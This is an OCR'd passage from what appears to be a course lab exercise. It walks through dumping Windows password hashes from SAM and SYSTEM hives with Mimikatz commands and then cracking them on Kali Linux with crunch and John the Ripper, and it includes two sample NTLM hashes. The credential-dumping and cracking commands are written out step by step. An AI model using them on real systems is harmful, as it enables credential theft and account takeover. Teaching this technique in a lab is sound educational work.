
e) Elevate privileges for the next commands:

privilege::debug


token::elevate

f) Send the next command's output to a text file called hashes.txt: **log hashes.txt**

g) Output the usernames and hashes for all accounts on the system: **lsadump::sam sam.hiv system.hiv**
You will see lots of output on the screen, including, of course, the Windows password hashes. **Take the screenshot.**



h) Go to C:\Users\<your username>\Downloads\mimikatz_trunk\x64 in Windows Explorer. Double-click the hashes.txt file to open it up in Notepad. Focus on the values for User: and Hash NTLM:.



i) Click **File | New** to launch a new instance of Notepad. Format one or more entries in hashes.txt according to this format:

<User>:<Hash NTLM>::::


The username should come first. In reality, this value could be anything. It does not have to match the actual username on the system. After the username comes a colon. The actual hash follows. Four colons at the end are required.

Here are two entries you can use:


Beatles:5be2f274f2f80c5d4d0c597f023f4f61::::

StarWars:b7c899154197e8a2a33121d76a240ab5::::


Save the file as formattedhashes.txt. We will be coming back to this file in the next lab exercise.




j) In Kali Linux, create and name a text file: **leafpad windowshashes.txt**



k) Get the formatted user hash lines from the new Notepad instance into the file open in Leafpad. You can email, copy, and paste, or manually type them out. Save and close the windowshashes.txt file by clicking the **X** in the upper-right corner and clicking **Yes** to the Save Changes To 'windowshashes.txt'? dialog box question.




l) On Kali Linux, crack the Windows hashes with a brute force attack that limits the possibilities to exactly four lowercase letters: **sudo crunch 4 4 | sudo john --format=NT windowshashes.txt --stdin**




m) Display all Windows hashes **(--format=NT)** that were cracked by John the Ripper:

sudo john --show --format=NT windowshashes.txt




There should only be one (the password with four lowercase letters). **Take the screenshot.**

n) To crack the password of the other user account, let John the Ripper run through its three modes, as done earlier: **sudo john --format=NT windowshashes.txt**

